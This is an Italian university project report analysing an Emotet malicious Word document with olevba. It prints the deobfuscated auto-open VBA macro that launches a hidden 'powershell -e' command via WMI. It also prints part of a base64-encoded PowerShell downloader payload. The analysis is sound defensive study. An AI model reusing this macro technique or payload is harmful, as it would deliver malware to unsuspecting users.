



UNIVERSITÀ DEGLI STUDI DI NAPOLI  
**FEDERICO II**

# EMOTET MALWARE ANALYSIS

**Software Security - Progetto Finale**


Alfonso Conte - Daniele Fazzari - Vittorio De Iasio



# Configurazione di Base



- In questo progetto ci proponiamo di analizzare un malware noto come “**Emotet**”
- L’intera analisi è stata condotta in un ambiente “**sicuro**”, opportunamente configurato sfruttando il software **Oracle Virtual Box**, per evitare di arrecare danni alla macchina host.
- Si tratta di una VM che esegue Windows 10 come sistema operativo.




# EMOTET




- Emotet è considerato uno dei **trojan** più pericolosi dell'ultimo decennio
- Nasce nel 2014 come **trojan bancario** strutturato in **botnet**, ma nel 2016/2017 si configura come **loader** di tipo **crimeware** (MaaS)
- Principale attack vector: e-mail **phishing**
- Le prime versioni sono state distribuite tramite codice **JavaScript** e le successive versioni si sono evolute per utilizzare **documenti di Office** (come la versione analizzata in questo progetto)



# Fasi dell'attacco



Nel nostro caso si tratta di un documento word (estensione “.doc”). Dunque ci chiediamo: in che modo un documento word può effettuare operazioni malevoli sulla macchina vittima? Una possibile risposta è: sfruttando MACROs embedded nel documento!



# Olevba

- E' uno tool scritto in python che effettua il parsing di file OLE e OpenXML per la **detection di Macro VBA**, estraendo il codice sorgente delle macro per poi scriverlo in un file di testo.
- Inoltre puo' fare la detection di pattern legati alla sicurezza del file come ad esempio: auto-executable macros, keyword VBA sospette, tecniche anti-sandboxing e anti-virtualization, e potenziali IOCs.
- Puo' anche identificare svariati metodi di **offuscamento** (come codifica in Base64) ed effettuare il corrispondente de-offuscamento

Documento infetto

```
Administrator: PowerShell
PS C:\Users\unina\Desktop> olevba 45b3a138f08570ca324abd24b4cc18fc7671a6b064817670f4c85c12cf1218f.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
```

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	ShowWindow	May hide the application
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

● olevba ci suggerisce che nel file sono presenti

- macro in auto-exec
- keyword sospette
- stringhe sospette codificate in base64

```

1 FILE: Doc_Emotet_Downloader.doc
2 Type: OLE
3
4 VBA MACRO Macro_cls_1.cls
5 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_cls_1'
6 -----
7 (empty macro)
8
9 VBA MACRO Macro_frm_1.frm
10 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_frm_1'
11 -----
12 (empty macro)
13
14 VBA MACRO Macro_bas_1.bas
15 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_bas_1'
16 -----
17 (empty macro)
18
19 VBA MACRO Macro_bas_2.bas
20 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_bas_2'
21 -----
22 (empty macro)
23
24 VBA MACRO Macro_bas_3.bas
25 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_bas_3'
26 -----
27 (empty macro)
28
29 VBA MACRO Macro_bas_4.bas
30 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_bas_4'
31 -----
32 (empty macro)
33
34 VBA MACRO Macro_frm_2.frm
35 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_frm_2'
36 -----
37 (empty macro)
38
39 VBA MACRO Macro_bas_5.bas
40 in file: Doc_Emotet_Downloader.doc - OLE stream: 'Macros/VBA/Macro_bas_5'
41 -----
42 Function Function_1(var_1)
43 Set Function_1 = CVar(var_1)
44 End Function
45 Sub autoopen()
46 Call Function_2
47 End Sub

```

1. L'output di olevba e' stato reso piu' facilmente leggibile sostituendo i tag di variabili, funzioni e macro con opportuni nomi simbolici (in fig 2 e' riportata la legenda)
2. Successivamente tale file è stato opportunamente analizzato, riscontrando:
  - molte **macro vuote** inserite per creare confusione
  - 2 macro (**Macro\_bas\_5** e **Macro\_bas\_6**) non vuote, offuscate con operazioni inutili
  - Due stringhe evidentemente codificate in **base64**

**LEGENDA OUTPUT OLEVBA:**

```

45b3a138f08570ca324abd24b4cc18fc7671a6b06481767
0f4c85c12cf1218f = Doc_Emotet_Downloader (document)
MADQAZBX = Macro_cls_1 (empty macro)
zA_GcBBC = Macro_frm_1 (empty macro)
1AZoQGB = Macro_bas_1 (empty macro)
jGDwAA = Macro_bas_2 (empty macro)
aAXxQAO = Macro_bas_3 (empty macro)
BxABwA = Macro_bas_4 (empty macro)
zCA_U1A = Macro_frm_2 (empty macro)
rZAxCUB = Macro_bas_5 (macro)
FCxXwA = Macro_bas_6 (macro)
K_QDQDD = Function_1 (function)
KwQQAX = Function_2 (function)
CQCAA_ = var_1
VcAAXDD = var_2
EwU_AA = var_3
IAUCCc_C = var_4
oUAAGA = Form_var_1 (FORM variable)
CAXGUk = Form_var_2 (FORM variable)
HGAKGX = Form_var_3 (FORM variable)
KoAGAQU = Form_var_code (FORM string)
hQUQAAB = Form_var_4 (FORM variable)
pAcBAG = Form_var_5 (FORM variable)
MAQwAU = Form_var_6 (FORM variable)
BkwABAAD = var_5
FCxXwA = Macro_bas_7 (empty macro)
TZ1kZAGA = undef_1
YUcAUA = undef_2
hQDBAcA = undef_3
cQQAU4x = undef_4

```





```
166 -----  
167 VBA FORM Variable "b'Form_var_2'" IN 'Doc_Emotet_Downloader.doc' - OLE stream: 'Macros/Macro_frm_2'  
168 -----  
169 b'powE' ← prima parte della stringa "PowerShell"  
170  
171 -----  
172 VBA FORM Variable "b'Form_var_3'" IN 'Doc_Emotet_Downloader.doc' - OLE stream: 'Macros/Macro_frm_2'  
173 -----  
174 b'rShell' ← seconda parte della stringa "PowerShell"  
175  
176 -----  
177 VBA FORM Variable "b'Form_var_5'" IN 'Doc_Emotet_Downloader.doc' - OLE stream: 'Macros/Macro_frm_2'  
178 -----  
179 b' - '  
180  
181 -----  
182 VBA FORM Variable "b'Form_var_6'" IN 'Doc_Emotet_Downloader.doc' - OLE stream: 'Macros/Macro_frm_2'  
183 -----  
184 b'e '  
185  
186 -----  
187 VBA FORM Variable "b'Form_var_1'" IN 'Doc_Emotet_Downloader.doc' - OLE stream: 'Macros/Macro_frm_2'  
188 -----  
189 b''  
190  
191 +-----+-----+  
192 |Type| Keyword | Description |  
193 +-----+-----+  
194 |AutoExec| autoopen | Runs when the Word document is opened |  
195 |Suspicious| Create | May execute file or a system command through WMI |  
196 |  
197 |Suspicious| Call | May call a DLL using Excel 4 Macros (XLM/XLF) |  
198 |Suspicious| ShowWindow | May hide the application |  
199 |Suspicious| GetObject | May get an OLE object with a running instance |  
200 |Suspicious| Hex Strings | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |  
201 |  
202 |Suspicious| Base64 Strings | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |  
203 |  
204 |  
205 |  
206 +-----+-----+
```

resoconto di olevba

```
Function Function_1(var_1)
Set Function_1 = CVar(var_1)
End Function
```

```
Sub autoopen()
Call Function_2
End Sub
```

```
Function Function_2()
On Error Resume Next
Set var_2 = Function_1(GetObject("winmgmts:Win32_ProcessStartup"))
var_3 = vbError - vbError
```

```
var_4 = Macro_frm_1.Form_var_1.ControlSource
+ Macro_frm_2.Form_var_2 + Macro_frm_1.Form_var_1
+ Macro_frm_2.Form_var_3 + Macro_frm_1.Form_var_1
+ Macro_frm_1.Form_var_1.ControlTipText
+ Macro_frm_2.Form_var_5 + Macro_frm_1.Form_var_1.PasswordChar
+ Macro_frm_1.Form_var_1.ControlSource
+ Macro_frm_2.Form_var_6 + Macro_frm_1.Form_var_1
+ Macro_frm_2.Form_var_code + Macro_frm_1.Form_var_1.ControlSource
```

```
var_2.ShowWindow = var_3 + var_3 + var_3
Set var_5 = Function_1(GetObject("winmgmts:Win32_Process"))
var_5.Create undef_1 + var_4 + undef_2, undef_3, var_2, undef_4
End Function
```

Costruzione di un comando Powershell:

- Concatenazione Form\_var\_2 e Form\_var\_3 per ottenere la stringa “Powershell” (la shell poi viene eseguita grazie alla WMI)
- Concatenazione Form\_var\_5 e Form\_var\_6 per ottenere la stringa “-e”, flag per esecuzione di codice Powershell codificato base64
- Concatenazione script in base64 contenuto in Form\_var\_code

# Script base64 decoding

## Decode from Base64 format

Simply enter your data then push the decode button.

```
JABHAHgAUQBHAEIAQwBBAF8APQAoACgAJwBLAEMAJwArACcARAAnACKwAnAEQANAAncsAJwAxACcAKQA7ACQAYwBrAEEANAAxAFEAUQBYACAA  
PQAgACgAJwA4ACcAKwAnADEAMwAnACKwAkAE8AUQBrAEEARAVFUAWgA9ACgAKAAAnAHEAJwArACcAQQB4ACcAKQArACcARAAnACsAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcANABjACcALAAAnAHcAQgAnACKwAkQQA7ACQAAcRAFEEAQQBCAG8AMQBBAD0AJABIAG4AdgA6AHUAcwBIAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABjAGsAQQA0ADEAUQBRAFgAKwAoACcALgAnACsAKAAAnAGUAeAAnACsAJwBIACcAKQApADsAJAB1AEEAQQA0AEEAUQ  
A0AD0AKAAoACIAewAxAH0AewAwAH0AigAgAC0AZgAgACcAeAAnACwAKAAAnAEEAJwArACcAeABVACcAKQApACsAJwBYACcAKwAnAEEAJwApADsAJABDA  
EEAYwBEAEEAQQA9AC4AKAAAnAG4AZQB3ACcAKwAnAC0AJwArACcAbwBiAGoAJwArACcAZQBjAHQAJwApACAAbgBgAGUAVAAuAfC AZQBCAEMAYABsAG  
AASQBFAE4AdAA7ACQAWQBCAEEAQBVAF8ARAA9ACgAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAKAAAnAGgAdAAAnACsAJwB0ACcAKQAsACgAJwBwACc  
AKwAnADoALwAnACKwAkQArACgAlgB7ADAAfQB7ADEAfQAIAC0AZgAnAC8AdwAnACwAJwBIACcALAAoACcAYgAnACsAJwBhAHAAAAnACKwAkQAr  
ACcAbwAnACsAJwBiAGkAJwArACcAYQAnACsAKAAiAHsAMgB9AHsAMQB9AHsAMAB9ACIALQBmACAAKAAAnAGkAJwArACcAbQBhACcAKQAsACcAbQAvACc  
ALAAoACcALgAnACsAJwBjAG8AJwApACkAKwAoACIAewAzAH0AewAwAH0AewAyAH0AewA0AH0AewAxAH0AigAtAGYAJwBIAHMAJwAsACgAJwAvACcAKwAn  
AEAAaAB0AHQAcAAAnACKwAkLAAoACcALwA3ACcAKwAnADIAQwAnACKwAkLAAAnAGcAJwAsACcAYQAnACKwAnAHMAOgAnACsAJwAvAC8AJwArACgAlgB7ADE  
